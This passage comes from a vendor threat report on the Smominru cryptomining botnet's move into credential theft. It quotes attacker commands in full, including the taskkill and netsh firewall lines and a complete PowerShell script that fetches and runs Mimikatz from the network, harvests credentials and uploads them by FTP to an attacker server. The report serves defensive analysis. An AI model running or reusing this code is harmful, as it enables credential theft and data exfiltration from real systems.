  - Monero - a popular privacy coin
  - Miner sleeps for up to 14-hours before activating
  - Waiting for victims to be asleep... Literally
- Modified version of XMRig (Lsmm.exe)**

lsmm.exe: Unsigned



**Company** [www.xmrig.com](http://www.xmrig.com)

**Product** XMRig

**Description** XMRig CPU miner

**Signed** **Unsigned**

**Publisher** Unknown

netconn	Connection to 37.59.43.136 on tcp/5555 (pool.minexmr.com)	▼
netconn	Connection to 37.187.154.79 on tcp/5555 (pool.minexmr.com)	▼
netconn	Connection to 91.121.2.76 on tcp/5555 (pool.minexmr.com)	▼
netconn	Connection to 37.59.45.174 on tcp/5555 (pool.minexmr.com)	▼
netconn	Connection to 37.59.54.205 on tcp/5555 (pool.minexmr.com)	▼
netconn	Connection to 176.9.53.68 on tcp/5555 (pool.minexmr.com)	▼
netconn	Connection to 78.46.91.134 on tcp/5555 (pool.minexmr.com)	▼

Smominru Botnet Activity

Setting the Stage

The malware pulls down a list of other miners and proceeds to terminate all competing cryptomining processes via taskkill. From there, the malware modifies permissions of various directories, disables all SMB and NetBIOS ports on the local firewall, and establishes persistence via RegSvr32 (MITRE T1117).

### hxxp://35.182.171.137/s.jpg

Kill off all cryptominers!

Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32\_OperatingSystem | Out-File c.txt

```
cmd.exe /c taskkill /f /im help.exe /im doc001.exe /im dheellllper.exe /im DOC001.exe /im dhelper.exe /im conime.exe /im a.exe /im docv8.exe /im king.exe /im name.exe /im doc.exe /im wodCmdTerm.exe /im win1ogins.exe /im win1ogins.exe /im lsaus.exe /im lsars.exe /im lsacs.exe /im regedit.exe /im lsmm.exe /im v5.exe /im anydesk.exe /im sqler.exe /im sqlservr.exe /im NsCpuCNMiner64.exe /im NsCpuCNMiner32.exe /im tlscntr.exe /im eter.exe /im lsmo.exe /im lsarr.exe /im convert.exe /im WinSCV.exe /im ctffmonc.exe /im lsmose.exe /im svhost.exe /im secscan.exe /im wuauuser.exe /im splwow64.exe /im boy.exe /im powered.EXE /im systems.exe /im acnom.exe /im regdrv.exe /im mscsusc.exe /im Pviunc.exe /im Bllianc.exe /im st.exe /im nvidia_update.exe /im dether.exe /im buff2.exe /im a.exe /im lacas.exe /im new.exe /im upsupx.exe
```

```
cmd.exe /c netsh ipsec static delete policy name=win | netsh ipsec static add policy name=win | netsh ipsec static add filterlist name=Allowlist | netsh ipsec static add filterlist name=denylist | netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me description=not protocol=tcp mirrored=yes dstport=135 | netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me description=not protocol=tcp mirrored=yes dstport=137 | netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me description=not protocol=tcp mirrored=yes dstport=138 | netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me description=not protocol=tcp mirrored=yes dstport=139 | netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me description=not protocol=tcp mirrored=yes dstport=445 | netsh ipsec static add filteraction name=Allow action=permit | netsh ipsec static add filteraction name=deny action=block | netsh ipsec static add rule name=deny1 policy=win filterlist=denylist filteraction=deny | netsh ipsec static set policy name=win assign=y
```

Reconfigure firewalls to prevent other attackers from entering!

Code to Kill Cryptominers and Prevent Future Access

Carbon Black.

PAGE 13



## Data Collection

Key PowerShell script (up.txt) collects data such as external IP, internal IP, credentials, various host information and OS fingerprinting data.

## Exfiltration

Mimikatz is then used to scrape credentials and the data is uploaded via FTP to a third-party staging server.

## Data to Access Marketplace

There are multiple paths that these exfiltrated credentials and embedded remote access capabilities can be leveraged, both by the botnet operators directly, or sold on one of the many dark web access marketplaces.

Up.txt contents:

```

1 $txt=New-Object -TypeName System.Collections.ArrayList;
2 $localip="";
3 [System.Net.Dns]::GetHostAddresses("")|?{$_.AddressFamily -eq "InterNetwork"}|%{$localip=$_IPAddressToString}
4 $publicip="";
5 $client=New-Object "System.Net.WebClient";
6 [byte[]]$data=$client.DownloadData("http://2019.ip138.com/ic.asp");
7 $html=[System.Text.Encoding]::Default.GetString($data);
8 if($html -match "(?!(\d+\.){3}\d+\.){1,3}\d+\."){$publicip=$matches[1]};
9
10 $process=gwmi -class "Win32_Process";
11 foreach($p in $process){
12     [void]$txt.Add(("???" + $p.ExecutablePath));
13     [void]$txt.Add(("???" + $p.CommandLine));
14     [void]$txt.Add("");
15 }
16
17 [void]$txt.Add("");
18 $os=gwmi -class "Win32_OperatingSystem";
19 $ver="";
20 foreach($o in $os){
21     [void]$txt.Add(("???" + $o.Caption + " (" + $o.Version + ")"));
22     $ver=$o.Caption + " (" + $o.Version + ")";
23 }
24
25 [void]$txt.Add("");
26 $mem=gwmi -class "Win32_PhysicalMemory";
27 $i=0;
28 foreach($m in $mem){
29     [void]$txt.Add(("???" + $i + " " + $m.Capacity));
30     $i++;
31 }
32
33 [void]$txt.Add("");
34 $cpu=gwmi -class "Win32_Processor";
35 $i=0;
36 $load="";
37 foreach($c in $cpu){
38     [void]$txt.Add(("CPU" + $i + " (" + $c.LoadPercentage + "%)" + $c.Name));
39     $load+="$c.LoadPercentage.ToString()+"%";
40 }
41
42 [void]$txt.Add("");
43 Invoke-Expression (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1");
44 $mm=[regex]::Matches((Invoke-Mimikatz), "\* Username :.+? Domain :.+? Password :.+?");
45 $s="";
46 foreach($i in $mm){$s+=$i.value.trim()+"`r`n"};
47 [void]$txt.Add($s);
48
49 $txtfile=($env:tmp)+"\"+$publicip+"\"+$localip+"\"+$ver+"\"+$load.trimend()+"\".txt";
50 $fs=New-Object System.IO.FileStream($txtfile, [System.IO.FileMode]::Create);
51 $sw=New-Object System.IO.StreamWriter($fs, [Text.Encoding]::UTF8);
52 $sw.WriteLine(($txt -join "`r`n"));
53 $sw.Close();
54 $fs.Dispose();
55 $fs.Dispose();
56
57 $upfile=New-Object System.IO.FileInfo($txtfile);
58 $ftpip="192.187.111.66";
59 $ftpport="21";
60 $ftpusername="REDACTED";
61 $ftppassword="REDACTED";
62 $ftpcient=[system.net.ftplib.webrequest] [system.net.ftplib.webrequest]::create("ftp://" + $ftpip + ":" + $ftpport + "/" + $upfile.Name);
63 $ftpcient.UseBinary = $true;
64 $ftpcient.Timeout = 5*1000;
65 $ftpcient.Credentials = New-Object System.Net.NetworkCredential($ftpusername, $ftppassword);
66 $ftpcient.Method=[system.net.WebRequestMethods+ftp]::UploadFile;
67 $ftpcient.KeepAlive=$false;
68 $sourceStream=New-Object System.IO.StreamReader($upfile.FullName);
69 $fileContents=[System.Text.Encoding]::UTF8.GetBytes($sourceStream.ReadToEnd());
70 $sourceStream.Close();
71 $ftpcient.ContentLength=$fileContents.Length;
72 $requestStream=$ftpcient.GetRequestStream();
73 $requestStream.Write($fileContents, 0, $fileContents.Length);
74 $requestStream.Close();
75 $response=$ftpcient.GetResponse();
76 $response.StatusDescription;
77 $response.Close();

```

## Access Mining Signals a New Norm for Cybersecurity

The existence of Access Mining forces cybersecurity professionals to alter thinking and processes to deal with the potential of commodity malware posing more of a risk than anticipated. This case has demonstrated how a commodity threat actor can quickly evolve tooling to add new dimensions to their business model and pose significant risk. Additionally, this investigation proves the importance of behavioral monitoring. Had the CB ThreatSight team not been monitoring behaviors across the customer base, they would not have noticed the unusual mix of tactics and techniques at play masked by a commodity cryptominer.



### Commodity Malware Will Evolve Rapidly

Thanks to the availability of open source exploits and tooling, commodity malware will continue to evolve rapidly to take advantage of additional revenue opportunities.



### Commodity Malware Risk Increased

Commodity malware, like cryptominers, can pose a higher risk to organizations and need to be prioritized for removal and investigated for signs of Access Mining.



### Behavioral Monitoring Is Critical

Focusing on behaviors and having the tools to spot unusual trends will be critical for cybersecurity professionals moving forward in the ever-evolving threat landscape.

# REFERENCES

## Smominru

- <https://www.proofpoint.com/us/threat-insight/post/smominru-monero-mining-botnet-making-millions-operators>
- <https://www.enigmasoftware.com/smominru-cryptocurrency-mining-botnet-dissected-used-ransomware/>
- <https://www.bleepingcomputer.com/news/security/smominru-botnet-infected-over-500-000-windows-machines/>
- <https://securelist.com/blog/research/77621/newish-mirai-spreader-poses-new-risks/>
- <http://blog.trendmicro.com/trendlabs-security-intelligence/cryptocurrency-miner-uses-wmi-eternalblue-spread-filelessly/>
- <https://www.guardicore.com/2017/12/beware-the-hex-men/>
- <https://blogs.yahoo.co.jp/fireflyframer/34858380.html>
- [https://www.reddit.com/r/antivirus/comments/6maxrt/tenacious\\_malware\\_called\\_ismolsmo/](https://www.reddit.com/r/antivirus/comments/6maxrt/tenacious_malware_called_ismolsmo/)
- <https://www.proofpoint.com/us/threat-insight/post/adylkuzz-cryptocurrency-mining-malware-spreading-for-weeks-via-eternalblue-doublepulsar>
- <https://isc.sans.edu/forums/diary/Malicious+Script+Leaking+Data+via+FTP/24484/>

## MyKings

- <https://blog.netlab.360.com/mykings-the-botnet-behind-multiple-active-spreading-botnets/>

## Trends

- <https://www.zdnet.com/article/dark-web-vendors-are-selling-remote-access-to-corporate-pcs-for-as-little-as-3/>
- <https://coinmarketcap.com/currencies/monero/>
- <https://www.carbonblack.com/2016/04/28/threat-advisory-squiblydoo-continues-trend-of-attackers-using-native-os-tools-to-live-off-the-land/>
- <https://www.carbonblack.com/global-incident-response-threat-report/april-2019/>
- [https://en.wikipedia.org/wiki/The\\_Shadow\\_Brokers](https://en.wikipedia.org/wiki/The_Shadow_Brokers)
- <https://www.carbonblack.com/2017/09/22/7-predictions-ransomwares-evolution/>
- <https://www.carbonblack.com/resource/technical-whitepaper-fileless-cryptomining-and-the-kitchen-sink/>
- <https://www.bleepingcomputer.com/news/security/hackers-selling-access-and-source-code-from-antivirus-companies/>

# AUTHORS



## GREG FOSS

Greg Foss is a Senior Threat Researcher with Carbon Black's Threat Analysis Unit (TAU) where he focuses on detection engineering, security efficacy, and bypass analysis across the diverse product line. In previous roles, Greg led a Threat Research team, built and ran a Global Security Operations program, consulted in penetration testing, and worked as a security analyst for the federal government. Greg is a very active member of the Denver information security community who loves to give back and support the industry.



## MARINA LIANG

Marina Liang is a Tier II Threat Analyst under Carbon Black's Managed SOC arm, CB ThreatSight, where she focuses on threat hunting, analyzing new and existing attacks and bypasses, and enhancing security efficacy and detection. Marina helped lead and develop the threat hunting operations as the first Tier II analyst on the CB ThreatSight team. In a previous role, Marina assisted customers in deploying, configuring and tuning Carbon Black's product line.



# Carbon Black.

## ABOUT CARBON BLACK

Carbon Black (CBLK) is a leader in cloud-native endpoint protection dedicated to keeping the world safe from cyberattacks. The CB Predictive Security Cloud® (PSC) consolidates endpoint security and IT operations into an endpoint protection platform (EPP) that prevents advanced threats, provides actionable insight and enables businesses of all sizes to simplify operations. By analyzing billions of security events per day across the globe, Carbon Black has key insights into attackers' behaviors, enabling customers to detect, respond to and stop emerging attacks.

More than 5,600 global customers, including approximately one third of the Fortune 100, trust Carbon Black to protect their organizations from cyberattacks. The company's partner ecosystem features more than 500 MSSPs, VARs, distributors and technology integrations, as well as many of the world's leading IR firms, who use Carbon Black's technology in more than 500 breach investigations per year.

Carbon Black, CB Predictive Security Cloud and CB LiveOps are registered trademarks or trademarks of Carbon Black, Inc. in the United States and/or other jurisdictions.